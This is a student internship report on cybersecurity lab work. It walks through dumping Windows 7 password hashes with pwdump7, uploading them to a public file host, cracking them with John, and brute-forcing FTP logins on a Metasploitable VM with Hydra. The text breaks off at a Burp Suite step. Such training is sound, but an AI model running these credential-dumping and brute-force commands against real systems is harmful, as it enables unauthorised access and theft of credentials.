

INTERNSHIP ON CYBERSECURITY

Submitted by
Apeksha S Shetty
Driksha Hegde
Nibha Rajesh Belle

TABLE OF CONTENTS

Title Page	1
Table of Contents	2
Self-Introduction.....	3
About DLithe.....	4
Problem Statement.....	5
About Internship.....	6
Conclusion and Future Scope	48

Self-Introduction

I am Apeksha. I am a Computer Science student currently in second year. I am pursuing engineering at NMAMIT, Nitte. As a beginner, I like exploring new technologies and implementing them to solve real-life problems. I have always been enthusiastic about coding and domains like cyber security, ethical hacking, etc.

My name is Driksha, currently, a second-year student pursuing BE in Computer Science at NMAM Institute of Technology, Nitte. I am an organized, self-motivated, and creative person. I am an individual who grabs opportunities and is open to acquiring knowledge about new things. Cybersecurity is an interesting domain and I have learned a lot about it through this internship program and would like to expand my understanding in the future.

My name is Nibha. I am a student in my second year at NMAMIT, Nitte, completing a BE in Computer Science. I am calm, hardworking, and responsible. I can express myself and communicate in English and various other languages. I have taken interest in cybersecurity due to its many contents like ethical hacking, information security, cloud computing, etc.

About DLithe

DLithe is an EdTech company serving IT Companies and Academic Institutions, since the year 2018. With experiences drawn from corporate time, the foundation of DLithe is built to innovate products that transform the upcoming generation. The various domains like Embedded Systems, Robotics, the Internet of Things, Cyber Security, and Artificial Intelligence help academic institutions to align with industry needs. Since its inception, they have established 8 development centers enabling the student community to work on research and development. Their services to IT companies have reduced the hiring cycle time and led to cost-effective measures to source the best talent from on and off campus. They have transformed many lives by imparting 360-degree learning – Domain, Process & Technology, keeping the focus on Customer Experience and Operational Excellence objectives. DLithe is a bootstrap company with a strong foundation, experience, trust, and commitment to building an agile workforce toward industry needs.

PROBLEM STATEMENT

1. Install the below software:
 - a) Virtual box
 - b) Kali Linux
 - c) Metasploit machine
 - d) Windows 7 machine
2. Perform password cracking - Offline mode
 - a) Perform password cracking of windows 7 machine
 - b) Password cracking of metasploit machine using Hydra
3. Perform password cracking of online vulnerable website(testfire.net) using Burpsuite
4. Perform Exploiting Metasploit
 - a) Exploiting Metasploit using FTP
 - b) Exploiting Metasploit using SMTP
 - c) Exploiting Metasploit using Bind shell
 - d) Exploiting Metasploit using HTTP
5. Perform Network scanning using following nmap commands:
 - a) nmap -p
 - b) nmap -sV
 - c) nmap -sT
 - d) nmap -O
 - e) nmap -A
 - f) nmap -PT
6. Networking project on Fire extinguisher using cisco packet tracer.
7. Perform malware attack using msfvenom
8. Perform footprinting and reconnaissance using following websites.
 - a) Net kraft
 - b) Google dorking
 - c) Whois
 - d) Builtwith

About Internship

Summary of the Internship

Cybersecurity is the practice of protecting critical systems and sensitive information from digital attacks also known as information technology (IT). Cybersecurity measures are designed to combat threats against networked systems and applications, whether those threats originate from inside or outside of an organization.


Through this internship, we learned topics that include information security, cloud computing, networking, ethical hacking, and cryptography. The internship program was divided into 15 days of online sessions and 15 days of offline project work. In addition to theoretical classes, we gained extra knowledge through the case studies conducted during the lecture. We were told to update our technical blogs daily. The blog contained a summary of the topics covered on a day-to-day basis.

The projects assigned helped us in learning about password cracking using various tools like hydra and pwdump7. We also learned about Burpsuite, network scanning, malware attacks using msfvenom, footprinting, and reconnaissance, etc. Overall this internship assisted us in improving our knowledge about cybersecurity.

Technical Task Performed

Password cracking of windows 7

Install and extract pwdump7 in the windows 7 machine.



Open the command prompt as administrator and enter the commands for creating the required hash file.

```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Drishya\Downloads\pwdump7

C:\Users\Drishya\Downloads\pwdump7>dir
 Volume in drive C has no label.
 Volume Serial Number is AC9C-EF4A


 Directory of C:\Users\Drishya\Downloads\pwdump7

03/11/2023  03:34 PM    <DIR>
03/11/2023  03:34 PM    <DIR>          .
03/11/2023  03:34 PM           341 hash.txt
03/11/2023  02:43 PM      1,017,344 libeay32.dll
03/11/2023  02:43 PM       77,824 PwDump7.exe
03/11/2023  02:43 PM        522 readme.txt
                           4 File(s)   1,096,031 bytes
                           2 Dir(s)  13,739,855,872 bytes free

C:\Users\Drishya\Downloads\pwdump7>PwDump7.exe >> hash.txt
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

C:\Users\Drishya\Downloads\pwdump7>_
```


The below image shows the hash.txt file created.



Upload hash.txt to tmpfiles.org




View the uploaded file through Kali Linux and copy the contents.



nano hashdoc.txt: This command is used to create a text file. Paste the contents copied into this text file.



Give the command `john hashdoc.txt`, this will display the password.



Password cracking of Metasploit using the tool HYDRA

The first step is to create a password list that includes the password-guessing technique. It is also recommended to create a username list or download readily available usernames and passwords from google. Ensure that Metasploit is running in the background and login with the required credentials.

ifconfig: This command is used to find the IP address of the system.

nbtscan -r 10.0.2.0/24: This command is used to scan the IP address of the system through which we can get the IP of the Metasploit machine.

ftp 10.0.2.5: This command is used to check whether the system is connected to the target.

```
(driksha㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.0.2.4 brd 10.0.2.255 netmask 255.255.255.0 broadcast 10.0.2.255
          inet6 fe80::a00:27ff:fe00:a6b6 brd fe80::ff:27ff:fe00:a6b6 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:f0:a6:b6 txqueuelen 1000 (Ethernet)
              RX packets 39 bytes 7342 (7.1 KiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 37 bytes 4600 (4.4 KiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 brd 127.0.0.1 netmask 255.0.0.0
          inet6 ::1 brd ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
              RX packets 4 bytes 240 (240.0 B)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 4 bytes 240 (240.0 B)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


(driksha㉿kali)-[~]
$ nbtscan -r 10.0.2.0/24
Doing NBT name scan for addresses from 10.0.2.0/24
IP address      NetBIOS Name      Server      User      MAC address
10.0.2.4        <unknown>        <unknown>
10.0.2.5        METASPOITABLE   <server>    METASPOITABLE 00:00:00:00:00:00
10.0.2.255      Sendto failed: Permission denied

(driksha㉿kali)-[~]
$ ftp 10.0.2.5
Connected to 10.0.2.5.
220 (vsFTPd 2.3.4)
Name (10.0.2.5:driksha): msfadmin
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
ftp>
```

```
(driksha㉿kali)-[~]
$ ftp 10.0.2.5
Connected to 10.0.2.5.
220 (vsFTPd 2.3.4)
Name (10.0.2.5:driksha): msfadmin
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
ftp>
```

locate passwords.txt: This command gives the directory of the file present in Kali Linux. This is a file that contains a list of passwords for trial and error.

nano passwords.txt: This command will display the contents of the file which contains commonly used passwords and this is used as our dictionary.




```
root@kali: /home/driksha
File Actions Edit View Help
└──(driksha㉿kali)-[~]
$ sudo su
[sudo] password for driksha:
Sorry, try again.
[sudo] password for driksha:
└──(root㉿kali)-[/home/driksha]
# updatedb

└──(root㉿kali)-[/home/driksha]
# locate passwords.txt
/home/driksha/Desktop/passwords.txt
/usr/lib/python3/dist-packages/django/contrib/auth/common-passwords.txt.gz
/usr/lib/python3/dist-packages/wapitiCore/data/attacks/passwords.txt
/usr/share/metasploit-framework/data/wordlists/ipmi_passwords.txt
/usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
/usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt

└──(root㉿kali)-[/home/driksha]
# nano passwords.txt
```

hydra: This tool makes it possible for researchers and security consultants to show how easy to gain unauthorized access to a system remotely. It also supports Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, etc.



```
root@kali: /home/driksha
File Actions Edit View Help
└──(root㉿kali)-[/home/driksha]
# hydra
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:PORT][/:OPT]]]

Options:
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-U service module usage details
-m OPT options specific for a module, see -U output for information
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}|md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis reexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshk svn teamspeak telnet[s] vmauthd vnc xmp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal purposes. (This is a wish and non-binding - most such people do not care about laws and ethics anyway - and tell themselves they are one of the good ones.)
```

hydra -h: This command gives the information on hydra.

Find the IP address of the Metasploit machine.

hydra -l msfadmin -P /home/driksha/Desktop/password.txt ftp://10.0.2.5 -V: After running this command, it will take every password from the dictionary and try comparing it with the given username. If the password is available in the dictionary for the respective username, then your password is cracked.

```

root@kali: /home/driksha
File Actions Edit View Help
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example: hydra -l user -P passlist.txt ftp://192.168.0.1

└─(root㉿kali)-[~/home/driksha]
└─# hydra -l msfadmin -P /home/driksha/Desktop/passwords.txt ftp://10.0.2.5 -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-09 14:45:36
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:/p:12), ~1 try per task
[DATA] attacking ftp://10.0.2.5:21/
[ATTEMPT] target 10.0.2.5 - login "msfadmin" - pass "helloworld" - 1 of 12 [child 0] (0/0)
[ATTEMPT] target 10.0.2.5 - login "msfadmin" - pass "lollla" - 2 of 12 [child 1] (0/0)
[ATTEMPT] target 10.0.2.5 - login "msfadmin" - pass "ollopk" - 3 of 12 [child 2] (0/0)
[ATTEMPT] target 10.0.2.5 - login "msfadmin" - pass "hipop" - 4 of 12 [child 3] (0/0)
[ATTEMPT] target 10.0.2.5 - login "msfadmin" - pass "pcaljj" - 5 of 12 [child 4] (0/0)
[ATTEMPT] target 10.0.2.5 - login "msfadmin" - pass "msfadmin" - 6 of 12 [child 5] (0/0)
[ATTEMPT] target 10.0.2.5 - login "msfadmin" - pass "msfadmn" - 7 of 12 [child 6] (0/0)
[ATTEMPT] target 10.0.2.5 - login "msfadmin" - pass "koljahsgv" - 8 of 12 [child 7] (0/0)
[ATTEMPT] target 10.0.2.5 - login "msfadmin" - pass "cozyyou" - 9 of 12 [child 8] (0/0)
[ATTEMPT] target 10.0.2.5 - login "msfadmin" - pass "wtfqj" - 10 of 12 [child 9] (0/0)
[ATTEMPT] target 10.0.2.5 - login "msfadmin" - pass "youj" - 11 of 12 [child 10] (0/0)
[ATTEMPT] target 10.0.2.5 - login "msfadmin" - pass "frizzrappu" - 12 of 12 [child 11] (0/0)
[21][ftp] host: 10.0.2.5 login: msfadmin password: msfadmin
[21][ftp] host: 10.0.2.5 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-09 14:45:40



└─(root㉿kali)-[~/home/driksha]
└─#

```


Password cracking using Burpsuite

Burp Suite is an integrated platform/graphical tool for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities.


Step 1: Open the burpsuite application and click on the proxy. Under this click on the open browser(testfire.net)



